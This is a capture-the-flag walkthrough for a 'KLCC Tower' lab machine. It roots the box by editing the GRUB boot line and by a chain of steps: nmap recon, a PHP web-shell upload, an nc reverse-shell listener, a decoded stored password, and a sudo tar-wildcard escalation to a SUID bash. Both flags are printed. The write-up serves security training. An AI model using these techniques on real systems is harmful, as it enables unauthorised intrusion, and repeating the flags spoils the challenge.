

Flag Submit

Description

Sebuah pelayan web milik “KLCC Tower” telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

⭐ Walkthrough

Unintended (<https://www.notion.so/j4de/Kapal-Bocor-Windows-25f358475fd28054b5adcd55e7fac1f9>)



GNU GRUB version 2.12

```
setparams 'Ubuntu'

    recordfail
    load_video
    gfxmode $linux_gfx_mode
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; \
fi
- insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ x$feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-\
767ce9b0bd54
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

GNU GRUB version 2.12

```
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ x$feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-\
767ce9b0bd54
else
    search --no-floppy --fs-uuid --set=root 9a12f19e-fd59-46c2-b6d4-\
4-767ce9b0bd54
fi
linux      /vmlinuz-6.8.0-71-generic root=/dev/mapper/ubuntu--\
vg-ubuntu--lv ro_
initrd     /initrd.img-6.8.0-71-generic
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

GNU GRUB version 2.12

```
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ $feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-767ce9b0bd54
else
    search --no-floppy --fs-uuid --set=root 9a12f19e-fd59-46c2-b6d4-4-767ce9b0bd54
fi
linux      /vmlinuz-6.8.0-71-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv rw init=/bin/bash_
initrd     /initrd.img-6.8.0-71-generic
```



Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

```
[ 3.555787] raid6: using avx2x2 recovery algorithm
[ 3.557084] xor: automatically using best checksumming function    avx
[ 3.558224] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 3.682986] Btrfs loaded, zoned=yes, fsverity=yes
Scanning for Btrfs filesystems
done.
Begin: Will now check root file system ... fsck from util-linux 2.39.3
[/usr/sbin/fsck.ext4 (1) -- /dev/mapper/ubuntu--vg-ubuntu--lv] fsck.ext4 -a -O0
/dev/mapper/ubuntu--vg-ubuntu--lv
/dev/mapper/ubuntu--vg-ubuntu--lv: recovering journal
/dev/mapper/ubuntu--vg-ubuntu--lv: clean, 142655/655360 files, 1059660/2621440 b
locks
done.
[ 3.754973] EXT4-fs (dm-0): mounted filesystem b1c8a98a-0b5c-4765-bddb-173ca940f397 r/w with ordered data mode. Quota mode: none.
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/#
```

```
root@(none):/# cat /home/john/user.txt
3108{welcome_to_the_upper_deck}
root@(none):/# cat /root/root.txt
3108{you_conquered_the_towers}
root@(none):/# _
```

Intended


Name	Date modified	Type	Size
DC01.mf	30/8/2025 4:15 AM	MF File	1 KB
DC01	30/8/2025 4:15 AM	Open Virtualizatio...	13 KB
DC01-disk1.vmdk	30/8/2025 4:14 AM	VMware.VirtualDisk	10,462,101 ...
DC01-file1	30/8/2025 4:15 AM	Disc Image File	4,925,874 ...
DC01-file2	30/8/2025 4:15 AM	VMware Virtual M...	265 KB




Currently scanning: 192.168.205.0/16		Screen View: Unique Hosts			
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.25.2	00:50:56:f9:3b:2a	3	180	VMware, Inc.	
192.168.25.130	00:0c:29:62:86:8d	2	120	VMware, Inc.	
192.168.25.1	00:50:56:c0:00:08	1	60	VMware, Inc.	
192.168.25.254	00:50:56:f1:d8:7a	1	60	VMware, Inc.	

```
(kali㉿kali)-[~]
└─$ nmap -sCV 192.168.25.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 08:43 EDT
Nmap scan report for 192.168.25.130
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x   1 111      112          52 Jul 19 01:08 file2.txt
|_drwxr-xr-x   2 111      112         4096 Jul 19 01:10 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.25.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e8:a1:55:61:23:5a:7d:28:83:8f:b7:04:54:69:e3:c4 (ECDSA)
|   256 93:31:0b:ad:4c:f3:d2:75:79:dc:00:1c:b7:0b:d8:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: KLCC Internal Portal
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:62:86:8D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```



```
02      }
63  </style>
64 </head>
65 <body>
66
67  <div class="container">
68    <h1>KLCC Internal Portal</h1>
69    <div class="subtitle">Authorized Staff Only</div>
70
71    <form>
72      <input class="input-field" type="text" placeholder="Staff ID" disabled>
73      <input class="input-field" type="password" placeholder="Password" disabled>
74      <button class="button" disabled>Login</button>
75    </form>
76
77    <footer>© 2025 Petronas Twin Towers | IT Ops Division</footer>
78  </div>
79
80  <!-- TODO: Legacy upload still active at /klcc_uploader.php -->
81  <!-- Remove before deployment to production -->
82
83 </body>
84 </html>
85
```



```
(kali㉿kali)-[~] $ echo "<?php system($_GET['cmd']); ?>" > shell.php
```


KLCC Upload Portal

Browse... shell.php Upload

Uploaded: [shell.php](#)

KLCC Upload Portal

Browse... No file selected. Upload



```
(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.25.129] from (UNKNOWN) [192.168.25.130] 51664
bash: cannot set terminal process group (1260): Inappropriate ioctl for device
bash: no job control in this shell
www-data@klcctower:/var/www/html/upload$
```

```
www-data@klcctower:/var/www/html/upload$ ls
ls
php-backdoor.php
shell.php
www-data@klcctower:/var/www/html/upload$ cd ..
cd ..
www-data@klcctower:/var/www/html$ ls
ls
apache2
klcc_uploader.php
landing.php
upload
www-data@klcctower:/var/www/html$
```

```
www-data@klcctower:/var/www/html$ cd apache2
cd apache2
www-data@klcctower:/var/www/html/apache2$ ls
ls
mysql
www-data@klcctower:/var/www/html/apache2$ cd mysql
cd mysql
www-data@klcctower:/var/www/html/apache2/mysql$ ls
ls
secret
www-data@klcctower:/var/www/html/apache2/mysql$ cat secret
cat secret
W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=
www-data@klcctower:/var/www/html/apache2/mysql$
```

```
(kali㉿kali)-[/] ➜ Kali Tools ➜ Kali Docs ➜ Kali Forums ➜ Kali NetHunter ➜ Exploit-DB
$ echo "W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=" | base64 -d
[db]\nuser = john\npassword = klccPower2024!
```

```
www-data@klcctower:/var/www/html/apache2/mysql$ su john
su john
Password: klccPower2024!
whoami
john
```

```
/bin/bash -i
bash: cannot set terminal process group (1260): Inappropriate ioctl for device
bash: no job control in this shell
john@klcctower:/var/www/html/apache2/mysql$ cd /home/john
cd /home/john
john@klcctower:~$ ls
ls
user.txt
john@klcctower:~$ cat user.txt
cat user.txt
3108{welcome_to_the_upper_deck}
john@klcctower:~$ █
```

```
john@klcctower:~$ sudo -l
sudo -l
Matching Defaults entries for john on klcctower:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User john may run the following commands on klcctower:
    (ALL) NOPASSWD: /usr/local/bin/backup.sh
john@klcctower:~$ █
```

```
john@klcctower:~$ cat /usr/local/bin/backup.sh
cat /usr/local/bin/backup.sh
#!/bin/bash

cd /opt/important

tar czf /tmp/backup.tar.gz *

john@klcctower:~$ ls -la /usr/local/bin/backup.sh
ls -la /usr/local/bin/backup.sh
-rwxr-xr-x 1 root root 62 Aug  9 13:45 /usr/local/bin/backup.sh
john@klcctower:~$ █
```

```
john@klcctower:/opt/important$ echo '#!/bin/bash' > shell.sh
echo 'cp /bin/bash /tmp/rootbash' >> shell.sh
echo 'chmod +s /tmp/rootbash' >> shell.sh
chmod +x shell.sh
john@klcctower:/opt/important$ echo 'cp /bin/bash /tmp/rootbash' >> shell.sh
john@klcctower:/opt/important$ echo 'chmod +s /tmp/rootbash' >> shell.sh
john@klcctower:/opt/important$ █
```

```
john@klcctower:/opt/important$ /tmp/rootbash -p
/tmp/rootbash -p

whoami
root
cat /root/root.txt
3108{you_conquered_the_towers}
█
```